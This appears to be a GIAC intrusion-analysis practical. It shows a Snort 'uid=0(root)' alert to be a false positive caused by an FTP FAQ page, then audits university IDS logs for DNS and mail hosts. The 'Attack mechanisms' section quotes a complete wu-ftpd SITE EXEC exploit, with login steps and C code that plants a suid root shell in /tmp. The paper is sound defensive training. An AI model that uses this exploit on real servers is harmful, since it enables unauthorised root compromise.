This rule resides in the standard ruleset's attack-responses.rules file and will trigger an alert when any IP based traffic originating from any external IP address with any source port is captured on the way to the internal network with any destination port in which the "uid=0(root)" content is detected in the packet. The classification identifier for the rule is bad-unknown (classtype:bad-unknown;), the sid (a numeric scheme to identify an alert) is 498 and the rule's revision number is 4 (rev:4;)

Issuing the UNIX command "id" produces an output like this telling the issuer of the command, the groups that he/she belongs to.

[root@ethin]# id <--- (id command issued at the command line).
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)

Results of the id command shown above indicate that the user root has user name root with an ID number of 0, a primary group name of root with an ID number of 0 as well and information about other groups and their ids that the user root belongs to.

3. Probability the source address was spoofed:
I believe that the source address in this detect was not spoofed. After reading the ASCII values of the packet in question, (more details below) it seems like this alert generated by snort is a false positive. I decided to go through with the detect after reading a post from SANS grader Jeff Holland **[1]** which indicated that analyzing false positives is appropriate for a GCIA paper. The contents of this packet tell me that it is part of an html page (www.wu-ftpd.org/wu-ftpd-faq.html) which was downloaded via a browser by the internal host 32.245.166.236. The source port of 80 and the ephemeral destination port of 64857 points in that direction too. I believe that a simple http transfer occurred between this host and the web server on the Internet, the web server responded by sending it the requested file. One of the http continuation packets had the words uid=0(root) in it, which triggered the snort alert. This is clearly a case of false alarm. The external address in this case belongs to Qwest communications, a US based ISP. A query on ARIN for the "attacking" IP 65.118.58.104 displayed these results.

Qwest Communications NET-QWEST-BLKS-4 (NET-65-112-0-0-1)
65.112.0.0 - 65.127.255.255
CND INTERNET FAQ CONSORTIUM Q0111-65-118-58-0 (NET-65-118-58-0-1)
65.118.58.0 - 65.118.58.255

ARIN WHOIS database, last updated 2004-01-21 19:15

As of the writing of this paper, this host does not seem to be up.

4. Description of attack:
Once an attacker attempts to compromise a host using either a buffer overflow technique or by cracking a legitimate users account, he/she would want to know if the attack was successful and if they got access to the privileged account they were aiming for. On UNIX based systems, every user account has an ID associated with it. The all powerful root account, which is similar to the administrator account in the windows world, has an id of 0. The UNIX command "id" will tell you the user and group id for the currently logged-in user.

host@server# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon).....

When snort sees a packet on the wire that has these words uid=0(root), It will raise an alert based on the signature mentioned above. An IDS operator when sees this alert shall follow the appropriate escalation procedures so the damage will be contained to a minimum. Now let's take a detailed look at the packet that raised this alert and the alert itself.
This is the alert that snort logged.

[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
10/10-02:59:56.156507 65.118.58.104:80 -> 32.245.166.236:64857
TCP TTL:46 TOS:0x0 ID:25786 IpLen:20 DgmLen:1500 DF
AP Seq: 0x16C8F612 Ack: 0x871B2052 Win: 0x1920 TcpLen: 20

Let's use Tcpdump to find all traffic between the two hosts.

[root@ethin /]# tcpdump -nr 2002.9.10 'host 65.118.58.104 and 32.245.166.236'

02:59:56.156507 65.118.58.104.80 > 32.245.166.236.64857: P
382268946:382270406(1460) ack 2266701906 win 6432 (DF)

Only one packet came up, the important thing to remember here is that the binary log being analyzed here only contains the packets which have violated the rule set. Thus all the related packets before and after this one will not be seen in the binary dump file. Watching the same packet in full details show us the following.

[root@ethin /]# tcpdump -nvvvxXr 2002.9.10 'host 65.118.58.104 and 32.245.166.236'

02:59:56.156507 65.118.58.104.80 > 32.245.166.236.64857: P [bad tcp cksum 1815!] 382268946:382270406(1460) ack 2266701906 win 6432 (DF) (ttl 46, id 25786, len 1500, bad cksum 898a!)

0x0020 5018 1920 a34e 0000 0a3c 5052 453e 0a75 P....N...<PRE>.u

0x0030 706c 6f61 6420 2f68 6f6d 652f 7465 7374 pload./home/test
0x0040 202f 686f 6d65 2f74 6573 742f 7075 626c ./home/test/publ
0x0050 6963 5f68 746d 6c20 2020 2020 2020 2020 ic_html.....

<<<<Snipped>>>>>

0x0480 2f74 743e 0a3c 503e 0a49 6620 796f 7520 /tt>.<P>.If.you.
0x0490 6765 7420 6120 7265 7475 726e 2077 6974 get.a.return.wit
0x04a0 6820 2732 3030 2d75 6964 3d30 2872 6f6f h.'200-uid=0(roo
0x04b0 7429 2067 6964 3d30 2872 6f6f 7429 2720 t).gid=0(root)'.
0x04c0 696e 2069 742c 2079 6f75 2068 6176 6520 in.it,.you.have.
0x04d0 7468 6520 7072 6f62 6c65 6d2e 0a3c 503e the.problem..<P>
0x05a0 6573 2074 6865 2078 6665 726c 6f67 2061 es.the.xferlog.a
0x05b0 6e64 2067 6976 6573 206d 6f72 6520 6875 nd.gives.more.hu
0x05c0 6d61 6e6c 7920 7265 6164 6162 6c65 0a6f manly.readable.o
0x05d0 7574 7075 740a 3c4c 493e 3c45 utput.<LI><E

I then used the standard UNIX commands like cut and Awk to get only the ASCII output

tcpdump -nvvvxXr 2002.9.10 host 65.118.58.104 | cut -d ' ' -f9-10 | awk'{print $2}'

E...d.@.....Av:h
.....P.Y.....R

<<<Snipped>>>

t).gid=0(root)'.
in.it,.you.have.
the.problem..<P>
.<P>...<LI>.<A.H
REF="#IDX71".NAM
E="QA71">How.do.
I.make.reports.m
ore.readable.?</
A>.<P>.There.are
.a.couple.of.scr
ipts.to.make.bet
ter.reports.from
.the.xferlog..<U
L>.<LI><EM>dumpx
fer</EM>.process
es.the.xferlog.a
nd.gives.more.hu
manly.readable.o

I then cleaned up the extra spaces and dots to make it more readable, which gave me the following html content. I left the html tags intact.

E d @ Av:h P Y RP N <PRE> upload /home/test /home/test/public_html yes test users 0664 di
rs 0775 upload /home/test /home/test/public_html/* yes test users 0664 dirs 0775 upload /home/te

st /home/test/public_html/*/* yes test users 0664 dirs 0775 upload /home/test /home/test/public_html/*/*/*
  yes test users 0664 dirs 0775

<<<< Snipped>>>>>>

to make better reports from the xferlog <UL> <LI><EM>dumpxfer</EM> processes the xferlog and gives more humanly readable o

This gave me some complete sentences that I can type in an Internet search engine such as Google. Typing "yes test users 0664 dirs 0775" in Google returned 3 results, one of them was a FAQ (frequently asked questions) page from wu-ftpd.org,**[2]** a popular open source ftp server software. From that page, I was able to copy the text below as it may have looked inside the browser to the user.

upload /home/test /home/test/public_html yes test users 0664 dirs 0775
upload /home/test /home/test/public_html/ yes test users 0664 dirs 0775*
upload /home/test /home/test/public_html//* yes test users 0664 dirs 0775*
upload /home/test /home/test/public_html//*/* yes test users 0664 dirs 0775*

This is new for versions 2.6.0 and higher.
The default umask used when a real user uploads a file is wrong
The default umask is inherited from inetd. This can be a wrong one. There is a command line parameter -u.
Edit the line in inetd.conf to something like ftpd -A -L -l -u077.
I heard something about 'SITE EXEC' having a security hole
In some slackware distributions the _PATH_EXECPATH is set to something like /bin.
Recompile WU-FTPD with it set to a special path like /bin/ftp-exec.
To test for this hole, type (when logged in as a real user, not anonymous) :
ftp> SITE EXEC bash -c id
If you get a return with '200-uid=0(root) gid=0(root)' in it, you have the problem.
How do I make reports more readable ?
There are a couple of scripts to make better reports from the xferlog.
dumpxfer processes the xferlog and gives more humanly readable

This proves that this alert is defiantly a false alarm. Snort triggered an alert when the ASCII text uid=0(root) was seen by the sensor in an http continuation packet, we don't see the packets before this one or the one’s after this one, in fact we don’t see any traffic to or from this host anywhere else in this log.

5 Attack mechanisms:
To better understand the attack mechanism, let’s imagine a network where a snort based IDS is sniffing all traffic. A disgruntled employee uses an ftp client to log into the company's Linux based ftp server and logs in using his own account. He then finds out the version of the FTP server software, and uses an exploit particular to this version of the FTP server. He launches the script and gets a shell prompt. Was the attack successful? To find out he uses the UNIX command "id".
I found a document on the Internet by searching for "ftp exploit id =0" , this document includes the source code of the script that is needed for the attack to be successful along with step by step directions.

Below is the part from that document **[3]** that displays step by step directions on how to gain root access on a vulnerable ftp server, the code for the script follows.

```
Explot wu-ftp 2.x (site exec bug)
You need to have an account on the system running wu-ftpd
Compile this program in yer dir:
        cc -o ftpbug ftpbug.c
Login to the system:
220 exploitablesys FTP server (Version wu-2.4(1) Sun Jul 31 21:15:56 CDT 1994) ready.
Name (exploitablesys:root): goodaccount
331 Password required for goodaccount.
Password: (password)
230 User goodaccount logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> quote "site exec bash -c id"      (see if sys is exploitable)
200-bash -c id
200-uid=0(root) gid=0(root) euid=505(statik) egid=100(users) groups=100(users)
200  (end of 'bash -c id')
ftp> quote "site exec bash -c /yer/home/dir/ftpbug"
200-bash -c /yer/home/dir/ftpbug
200  (end of 'bash -c /yer/home/dir/ftpbug')
ftp> quit
221 Goodbye.
Now you have a suid root shell in /tmp/.sh
Have fun
******************

StaTiC  (statik@free.org)

*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main()
{
  seteuid(0);
  system("cp /bin/sh /tmp/.sh");
  system("chmod 6777 /tmp/.sh");
}
```

Now the attacker has root level access on this ftp server. When the attacker logs in and issues the command "uid" to make sure he is logged in as root, the IDS system sniffing traffic sees the result of the command which includes the content "uid=0(root)" and generates an alert.
An IDS analyst at this point should carefully inspect the packet that triggered the alert before crying wolf. Because in this detect its not an attack that took place, but http continuation packet that has the words uid=0(root) in it that triggered the alert.

6. Correlations:

A search on the net for buffer overflows and script based exploits returned results in which attackers first exploit a vulnerability and then to confirm or prove that they have root, type the uid command,**[4]**. The CERT advisory for this specific "site exec" vulnerability has more details on the exploit and the operating systems affected **[5]**. The site exec exploits also discussed in Mac leod's GIAC practical **[6].** I was not able to find any correlations on the "attacking" IP address on Dshield or mynetwatchman.

7. Evidence of active targeting:
Since we have already established that this is a false positive, I believe that there is no evidence of active targeting in this detect. The external machine was simply returning a request for a web page by the internal host. Upon further analysis of the log file that was obtained from the incidents.org site, it is clear that there was no other traffic generated between the two hosts.

8. Severity:
The equation for severity is:

Severity = (criticality + lethality) - (system countermeasures + network countermeasures)

This formula for determining the severity of an attack rates the criticality and the lethality of an attack subtracted from countermeasures on the host and network.
The formula is based on a 5 point scale for each criterion, 1 being the lowest and 5, being the highest.

Criticality:
Criticality is measured in how critical this target system is to any network, after looking at all the traffic to and from this host it seems like this host was used for web browsing and Gnutella related activities, so I believe criticality of this host is minimal. I give it a 2 on the criticality aspect.

Lethality:
If this were a true alert and not a false positive, I would consider this type of attack to be of high lethality, we will give it a score of 4. We must keep in mind however that this is a false positive.

System countermeasures:
Again, there seems to be a lot of Gnutella activity to and from this host, which tells me that file sharing software is installed on this host; Gnutella applications are notorious for the spread of virus and Trojans. However for this particular snort alert, that we are analyzing, there is no way to tell what countermeasures are in place. Since we don't know if this host is an ftp server we can't tell if sufficient countermeasures are present. Searching for port 21 traffic associated with ftp in Tcpdump output of this file produced nothing as well so due to lack of information on this host we will give it a score of 3.

Network countermeasures:

The log file we are analyzing is a produced by snort which is running in binary logging mode, a signature was in place that alerted on suspicious traffic that hints of a system compromise, this is good a protective measure thus the network countermeasures will get a score of 4 in this detect.

Severity = (Target's Criticality + Attack Lethality) - (System Countermeasures + Network Countermeasures)

(2 +6) - (3 + 4) = 1

I could only find a few of the GIAC papers that deal with false positives; they all differ on the scoring criteria in a case of a false positive. Thus this low score may seem unreasonable in the absence of a real event.

9. Defensive Recommendation:
If this host was running the vulnerable version of the wuftp server, I would highly recommend that the software be upgraded to a more secure and patched version of the server. I would also recommend that anonymous logins be disallowed and strong password policies be strictly enforced.

10. Multiple Choice Test Question
Q, Which of the following will generate false positives in order to overwhelm and IDS and its operators?

A, Tcpdump
B, snort
C, Nmap
D, stick

Answer: D

Stick is a utility which generates TCP packets that meets all the requirements of a given IDS signature which inurn generates multiple false positives for the IDS operator to investigate, thus attempting to exhaust an IDS system into consuming its resources on a non existent threat while the real attack is underway. **[7]**

References:
[1] Koon_Yaw, TAN. "LOGS: GIAC GCIA Version 3.2 Practical Detect(s)" Aug 2002
URL:http://cert.uni-stuttgart.de/archive/intrusions/2002/08/msg00048.html

[2] van den Hout, Koos. "Frequently Asked Questions about wu-ftpd,with answers"Mar 2004
URL:www.wu-ftpd.org/wu-ftpd-faq.html

[3] StaTiC. "Explot wu-ftp 2.x (site exec bug)"
URL:http://www.dnull.com/unix/ftpbug.txt

[4] "MIT Web site hacked" MIT Web site hacked - Computerworld Aug 2003
URL:http://www.computerworld.com/securitytopics/security/cybercrime/story/0,10801,84427,00.html

[5] ""Site exec" Vulnerability" CERT® Advisory CA-2000-13 Two Input Validation Problems In FTPD Nov 2000
URL:http://www.cert.org/advisories/CA-2000-13.html

[6]D.Mac, leod."GIAC GCIA Practical" Nov 2000
URL:http://www.giac.org/practical/D_MACLEOD_GCIA.doc

[7] Giovanni, Coretez. Fun with Packets: Designing a Stick
URL:http://packetstormsecurity.nl/distributed/stick.htm

Part 3: Analyze This

Executive summary:
We have been requested to provide a security audit for a University network. The data provided to us is in the form of five consecutive days of data capture using snort, an open source signature based network intrusion detection system. This review covers logs from 20-24 January 2004. Our goal is to analyze the logs, provide a summary of network activity that is suspicious in nature, and to recommend security measures in order to increase protection for the university's network. This report will analyze different severity level alerts, top ten talkers, noteworthy external hosts and defensive recommendations. An over all consensus of other analysts that have previously analyzed data samples from the university's IDS, is that the university is concerned about security and have done a good job of intrusion detection and protecting the network. There are a few "home-grown" snort rules that are being utilized by the university staff.
After downloading and extracting the data, nearly 1300 Megabyte's worth of files with more than 12 million records. There were a total of 100681 alerts generated for the 20- 24 January timeframe. There are 1758 unique internal 10.10 addresses, and 884 unique external addresses in the alert logs. Some alerts may be considered false alerts, however there were many alerts which indicated malicious activity originating from or destined for the university's campus. There is a high number of alerts relating to Worm like activity. A lot of oos traffic of high interest was also seen in the oos files. We will perform an in-depth analysis of select snort alerts of high importance, we will identify hosts which had most alerts associated with them, and also those who did not had a big number of alerts related to them however the few alerts that they generated were of high significance.
In lieu of the limited information provided to us, we focused our attention to the alerts and started envisioning a mental picture of the network at the time when the alerts were generated. We started focusing on the hosts which appear to be of high importance and also those which had generated the highest number of alerts. In intrusion detection, one should always keep an eye out for those "false positive" alerts that appear to be of high importance but are no more than false alarms or simply wide scale port scans. On the

other hand one may see a limited number of alerts that appear to be insignificant in nature but are of high importance because they are triggered due to successful system compromise.
We will discuss the purpose of the alerts, the exploits or vulnerabilities that they warn against. An attempt to duplicate the rules will be made in the case of, alerts which were triggered because of the university's custom rules.
In the past other analyst's have analyzed similar logs and presented their findings and analysis to the community, we will attempt to correlate information we find with their findings. Instead of reinventing the wheel, we will try to utilize some of the same tools, techniques and analysis methods that other before us have used. As we discuss the alerts and analyze the logs, recommendations will be suggested.

Logs analyzed:
The files (table 1) were obtained from www.incidents.org/logs/

Table 1

NAME	SIZE	DAY	Mon	Date	Time	Year
alert.040120.gz	2,919,110	Sat	Jan	24	5:01:41	2004
alert.040121.gz	2,759,902	Sun	Jan	25	5:02:22	2004
alert.040122.gz	2,836,113	Mon	Jan	26	5:01:24	2004
alert.040123.gz	2,704,159	Tue	Jan	27	5:01:56	2004
alert.040124.gz	2,902,402	Wed	Jan	28	5:01:36	2004
scans.040120.gz	25,996,271	Sat	Jan	24	5:02:08	2004
scans.040121.gz	23,907,143	Sun	Jan	25	5:02:52	2004
scans.040122.gz	30,827,650	Mon	Jan	26	5:01:50	2004
scans.040123.gz	31,212,278	Tue	Jan	27	5:02:35	2004
scans.040124.gz	24,737,246	Wed	Jan	28	5:02:04	2004
oos_report_040120	180,224	Sat	Jan	24	5:02:12	2004
oos_report_040121	319,488	Sun	Jan	25	5:02:58	2004
oos_report_040122	172,032	Mon	Jan	26	5:01:53	2004
oos_report_040123	270,336	Tue	Jan	27	5:02:43	2004
oos_report_040124	1,310,720	Wed	Jan	28	5:02:08	2004

When uncompressed the time and date stamp appeared the same for the alert and the scan files, however the oos files were named 040120 through 040124 but the date on the records inside the files is four days ahead. For example, see the names of the files and a few records from it below.

oos_report_040120

01/24-00:06:57.885782 194.228.222.226:42995 -> MY.NET.25.71:113
TCP TTL:45 TOS:0x0 ID:19451 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x281C50D9 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 834158152 0 NOP WS: 0

=+

01/24-00:07:09.884118 194.228.222.226:42995 -> MY.NET.25.71:113

TCP TTL:45 TOS:0x0 ID:19452 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x281C50D9 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 834170152 0 NOP WS: 0

oos_report_040121

01/25-00:05:52.983551 204.92.128.13:55605 -> MY.NET.12.6:25
TCP TTL:43 TOS:0x0 ID:2387 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x81D20582 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 89132834 0 NOP WS: 0

=+

01/25-00:06:18.080951 204.92.128.11:55845 -> MY.NET.12.6:25
TCP TTL:42 TOS:0x0 ID:60849 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xE0706EC2 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 89854948 0 NOP WS: 0

oos_report_040122

01/26-00:05:43.073093 35.8.2.252:31813 -> MY.NET.12.6:25
TCP TTL:53 TOS:0x0 ID:44946 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x875078E7 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 8968053 0 NOP WS: 0
=+
01/26-00:05:55.116505 35.8.2.252:31897 -> MY.NET.12.6:25
TCP TTL:53 TOS:0x0 ID:5048 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x8859CF92 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 8969258 0 NOP WS: 0

NOTE: ALL MY.NET Entries were replaced with 10.10

The file sizes also changed when they were uncompressed. (Table 2)
Table 2

Alert Files	Size	Scan Files	Size	OOS Files	Size
alert.040120	34M	scans.040120	233M	oos_report_040120	176k
alert.040121	32M	scans.040121	196M	oos_report_040121	312k
alert.040122	33M	scans.040122	241M	oos_report_040122	168k
alert.040123	31M	scans.040123	257M	oos_report_040123	264k
alert.040124	34M	scans.040124	219M	oos_report_040124	1.2M

HOST ROLES AND RELATIONSHIPS
Without a detailed map of the university network, it was not possible to perform an extensive audit from the security logs that we obtained. So we made an attempt to map the network and assign roles to internal hosts using the data that we have. SQL queries

were used to look for services that are offered by internal hosts by searching for well known non-ephemeral ports as destination ports. In client server computing model, If a host is offering a particular service, it will communicate with the client using a well defined port under the 1024 range. This helped us determine which hosts were offering common networking services such as Web, Ftp and Mail. All the alert, scans and oos files were imported into a database. We will discuss the process of adding all the scan, alert and oos records into a database in the "Description of the Analysis Process" section.
We ran some queries to generate statistics such as total number of unique internal and external hosts in the alert, scans and oos files. In order for us to assign roles to the internal hosts, we had to assume that hosts receiving a lot of stimulus traffic on port 80 are web servers, hosts receiving traffic on 21 are ftp servers, hosts responding with mail ports such as 25 as source port are mail servers and so on and so forth for other common services. To gain more knowledge about the roles of the internal hosts, the message part of the alert files was also used. (We noticed custom snort rules with their own custom message are being used at the university).
For example: An alert in the alert file called “External FTP to Helpdesk 10.10.70.49”, tells us that the helpdesk is using host 10.10.70.49. Also an alert called “NIMDA - Attempt to execute cmd from campus host” also signifies that custom rules are being used, which is a good indication that the campus security staff is aware of and is utilizing custom snort rules. After further consultation of the snort alert logs, scan files and the oos files and after running some queries against the data, we came up with the following table (Table 3) to show roles and relationships of internal hosts.

Table 3

DNS	alerts
10.10.1.3	252
10.10.1.4	79
10.10.1.5	26
10.10.32.4	4
10.10.111.114	2
10.10.12.2	1
10.10.84.230	1
10.10.97.13	1

SMTP	alerts
10.10.12.6	380
10.10.60.39	18
10.10.84.230	4
10.10.60.17	1
10.10.12.2	1

Helpdesk	alerts
10.10.53.29	6
10.10.70.49	9
10.10.70.50	9

Printers	alerts

HTTP	alerts
10.10.30.4	3259
10.10.189.62	226
10.10.30.3	157
10.10.24.34	80
10.10.150.83	75
10.10.24.74	60
10.10.24.44	54
10.10.5.45	45
10.10.34.11	45
10.10.5.20	43
10.10.6.7	38
10.10.75.13	32
10.10.12.7	24
10.10.29.66	15
10.10.150.44	12

TFTP	alerts
10.10.42.1	1

FTP	alerts
10.10.24.47	84
10.10.24.27	31
10.10.30.4	11
10.10.70.49	9
10.10.70.50	8
10.10.30.3	8
10.10.53.29	6
10.10.153.222	2

10.10.24.15	684				

Substantial and comprehensive Analysis

In the last section, we took some educated guesses in order to assign roles and responsibilities to some internal hosts that were offering common network services. In this section of the report, we will identify and elaborate on events that relate to a select few of these hosts since these are usually the assets that have the highest severity and these assets could cause the largest impact if they fell under control of the "wrong" people.

The DNS Host 10.10.1.3

Host 10.10.1.3 has 252 alerts associated with it, running various queries against the alert database show these four unique alerts with 10.10.1.3 as destination IP. (Table 4)
Note: selecting 10.10.1.3 as source IP did not produce any alerts.

Table 4

Created	Alert Name	SourceIP	SourcePort	DestIP	DestPort
1/20/2004 16:06	TFTP - Internal UDP connection to external tftp server	65.107.99.68	69	10.10.1.3	123
1/20/2004 16:10	TFTP - Internal UDP connection to external tftp server	65.107.99.68	69	10.10.1.3	123
1/20/2004 16:39	TFTP - Internal UDP connection to external tftp server	65.107.99.68	69	10.10.1.3	123
1/20/2004 16:45	TFTP - Internal UDP connection to external tftp server	65.107.99.68	69	10.10.1.3	123
1/20/2004 17:51	TFTP - Internal UDP connection to external tftp server	65.107.99.68	69	10.10.1.3	123
1/20/2004 18:39	TFTP - Internal UDP connection to external tftp server	65.107.99.68	69	10.10.1.3	123
1/20/2004 18:42	TFTP - Internal UDP connection to external tftp server	65.107.99.68	69	10.10.1.3	123
1/20/2004 19:04	TFTP - Internal UDP connection to external tftp server	65.107.99.68	69	10.10.1.3	123
1/24/2004 11:26	High port 65535 udp - possible Red Worm - traffic	216.74.145.71	65535	10.10.1.3	53
1/20/2004 11:37	Traffic from port 53 to port 123	65.107.99.68	53	10.10.1.3	123
1/24/2004 16:40	NMAP TCP ping!	12.22.53.7	80	10.10.1.3	41446
1/21/2004 6:02	NMAP TCP ping!	193.144.127.9	80	10.10.1.3	41446
	345 Identical NMAP alerts snipped				
1/23/2004 0:09	NMAP TCP ping!	216.56.88.61	81	10.10.1.3	53
1/21/2004 16:49	NMAP TCP ping!	24.199.154.226	80	10.10.1.3	53
1/22/2004 18:48	NMAP TCP ping!	62.0.23.253	80	10.10.1.3	53
1/23/2004 22:27	NMAP TCP ping!	62.22.19.10	80	10.10.1.3	53

The first eight alerts tell us that our internal host has connected to port 69 (default port for Tftp server) of the external host by using source port 123. This raised an alert because this custom snort rule is meant to listen for any outbound Tftp connections from an internal host. Notice that the destination port 123 used in all the 8 alerts is used for NTP (Network time protocol), the question here is, why is our DNS server connecting to some Tftp server, and what is it transferring using this trivial file transfer protocol. Well this is one side of the coin, another way to look at these alerts is to think of the internal host as the Ntp server replying to the external host's Ntp query which used port 69 as source port. Since there were possibly no snort rules to detect inbound NTP requests, we don't see any alerts to point that. (Remember, our analysis is done by analyzing the alert files, not traffic captures) If this is the case then why so many Ntp queries in such a short time frame, i.e. on 1/20/04, there were nine alerts generated, eight of them used source port 69, and one used source port 53. It is also possible that the university DNS server is a target of the Xntp buffer overflow attack. A reverse lookup for the name of this external host shows that the DNS name for this host is 65.107.99.68.ptr.us.xo.net. We typed this IP in a browser and saw a website for a private school in Maryland. Is this web server querying our DNS server so it can update its time? or is this server infected with the Sobig worm, **[1]** since Sobig obtains the UTC time through the NTP protocol, by contacting NTP servers on port 123/udp (the NTP port). Well, after looking at detailed sobig analysis, it appears that sobig uses a predetermined list of NTP server's IP addresses, and none of them end with 1.3 (our host). I believe this is a false positive in a sense that more than likely this external web server is using our DNS server as an NTP resource. We also saw 286 entries in the scan database where this university host was noted as the destination host. We ran a query to determine the top destination ports for inbound scans to this host and saw that port 6129, used by the Dame ware remote administration software **[2]** had the highest number of inbound Syn packets. (Table 5)

Table 5

# of times	DestPort	# of times	DestPort
119	6129	4	1257
78	53	4	20168
38	41446	2	554
10	4000	2	8000
7	4899	1	8003
7	80	1	6777
4	21	1	443
4	25	1	17300
1	1025	1	3389

Correlations

Shakeel Akhter, **[3]** in his GCIA paper also suggested that this host is a DNS server, in his detects; he saw 18 occurrences of similar NMAP like alerts. This host was target of port scans in his paper as well. Ian Martin, **[4]** in his GCIA paper noticed that this host was a target of 13225 SMB Wildcard based alerts. Ian also noted port 123 based traffic; he suggested that this could be a buffer overflow Xntp based attack directed at this critical DNS host.

Defensive recommendations

It appears that this host is an external host, being the public DNS server for the university I would recommend that whichever operating system this host is running, it should be well patched. If possible his host should only be used for its core functionality, like DNS and no other services, since the more services are loaded on a host, the more its chances of getting compromised are, due to a newly discovered exploit in one of the services.

The SMTP Host 10.10.12.6

Being a mail exchanger (MX) server, there are bound to be many alerts associated with this host. The question is how many of these alerts are true positives and how many of them are false positives. When we selected host 10.10.12.6 as a source IP, a total of 380 alerts came up. (Table 6)

Table 6

# of times	Created	AlertName	SourceIP	SourcePort	DestIP	DestPort
1	1/20/2004 5:17	Possible Trojan server activity	10.10.12.6	25	146.82.220.228	27374
10	1/20/2004 5:17	Possible Trojan server activity	10.10.12.6	25	146.82.220.228	27374
4	1/20/2004 5:17	Possible Trojan server activity	10.10.12.6	25	146.82.220.228	27374
6	1/21/2004 17:45	Possible Trojan server activity	10.10.12.6	25	208.184.182.40	27374
1	1/21/2004 17:45	Possible Trojan server activity	10.10.12.6	25	208.184.182.40	27374
3	1/21/2004 3:06	Possible Trojan server activity	10.10.12.6	25	216.136.204.119	27374
5	1/21/2004 3:06	Possible Trojan server activity	10.10.12.6	25	216.136.204.119	27374
3	1/21/2004 3:07	Possible Trojan server activity	10.10.12.6	25	216.136.204.119	27374
1	1/22/2004 5:25	Possible Trojan server activity	10.10.12.6	25	216.34.216.145	27374
6	1/22/2004 5:25	Possible Trojan server activity	10.10.12.6	25	216.34.216.145	27374
4	1/22/2004 5:25	Possible Trojan server activity	10.10.12.6	25	216.34.216.145	27374
1	1/21/2004 21:48	Possible Trojan server activity	10.10.12.6	25	66.218.66.77	27374
3	1/21/2004 21:48	Possible Trojan server activity	10.10.12.6	25	66.218.66.77	27374
1	1/21/2004 21:48	Possible Trojan server activity	10.10.12.6	25	66.218.66.77	27374
3	1/21/2004 21:48	Possible Trojan server activity	10.10.12.6	25	66.218.66.77	27374
4	1/21/2004 21:09	High port 65535 tcp - possible Red Worm – traffic	10.10.12.6	25	204.127.202.55	65535
3	1/21/2004 21:09	High port 65535 tcp - possible Red Worm – traffic	10.10.12.6	25	204.127.202.55	65535
		21 Identical alerts snipped				
2	1/22/2004 18:29	High port 65535 tcp - possible Red Worm – traffic	10.10.12.6	25	66.95.2.122	65535

The host 146.82.220.228, which generated 16 alerts resolves to mta1.primary.ddc.dartmail.net, a Google search for dartmail points to a mass mailing software product called dartmail. **[5]**

What happened?

These 16 alerts were generated when snort saw outbound traffic with the source port of 25 and an ephemeral destination port of 27374; once again, this is more than likely normal SMTP based traffic. When the dartmail mail server's MTA (message transfer agent) sent an SMTP packet with a high number port as source port and port 25 as destination port (The normal client-server communication method) no alert was generated, but when our host replied back, the signature kicked in thinking this is a Trojan talking to an external host on a high, destination port, a commonly used method used by Trojans.
Similarly 216.136.204.119, the second external host generated 22 similar alerts and resolves to mx2.freebsd.org, yet another mail server communicating with our mail server attempting to deliver mail.
Selecting this mail server as a destination host and running queries against the alert database returned 195 alerts all together. A cursory look at these alerts showed similar pattern of false positives, however we noticed that there is frequent Nmap scanning of this mail server by external hosts. By default Nmap uses source port of 80 when scanning, **[6]** that is the basis of the snort signature that raised 34 NMAP alerts. For the sake of brevity, we will show a sample of the Nmap alerts in Table 7. There were no indications of system compromises visible from the data available to us, however serious scanning is in progress to determine open ports or perhaps operating system information in order to facilitate future attacks by malicious attackers

Table 7

# of times	Created	AlertName	SourceIP	SourcePort	DestIP	DestPort
2	1/22/2004 3:22	TCP SMTP Source Port traffic	63.84.193.226	25	10.10.12.6	25
4	1/22/2004 3:23	TCP SMTP Source Port traffic	63.84.193.226	25	10.10.12.6	25
1	1/24/2004 14:27	Null scan!	204.186.80.22	38	10.10.12.6	57696
1	1/22/2004 9:10	NMAP TCP ping!	12.158.155.194	80	10.10.12.6	25
1	1/21/2004 10:10	NMAP TCP ping!	12.19.168.125	80	10.10.12.6	25
1	1/23/2004 17:21	NMAP TCP ping!	167.206.141.162	80	10.10.12.6	25
1	1/20/2004 5:01	NMAP TCP ping!	195.6.62.30	80	10.10.12.6	25
1	1/21/2004 12:01	NMAP TCP ping!	195.6.62.30	80	10.10.12.6	25
1	1/20/2004 10:54	NMAP TCP ping!	199.197.130.21	80	10.10.12.6	25
1	1/20/2004 11:16	NMAP TCP ping!	205.244.232.133	80	10.10.12.6	25
1	1/22/2004 10:34	NMAP TCP ping!	207.239.160.60	80	10.10.12.6	25
1	1/23/2004	NMAP TCP ping!	208.192.212.98	80	10.10.12.6	25

	17:21					
	1/20/2004					
1	11:03	NMAP TCP ping!	209.109.246.253	80	10.10.12.6	25
	1/22/2004					
1	0:32	NMAP TCP ping!	209.109.246.253	80	10.10.12.6	25
	1/22/2004					
1	1:48	NMAP TCP ping!	209.109.246.253	80	10.10.12.6	25
	1/22/2004					
1	11:47	NMAP TCP ping!	209.109.246.253	80	10.10.12.6	25
	1/20/2004					
1	11:03	NMAP TCP ping!	216.29.45.253	80	10.10.12.6	25
	1/20/2004					
1	15:20	NMAP TCP ping!	216.29.45.253	80	10.10.12.6	25

This university host was also a target of 4186 inbound scans; these scans had a wide variety of destination ports. (Table 8) The scans database showed that there were 69 outbound tcp resets sent where source port was 25 (SMTP) and the destination port was an ephemeral port.

Table 8

# of times	DestPort	# of times	DestPort
4000	25	2	3389
119	6129	1	36890
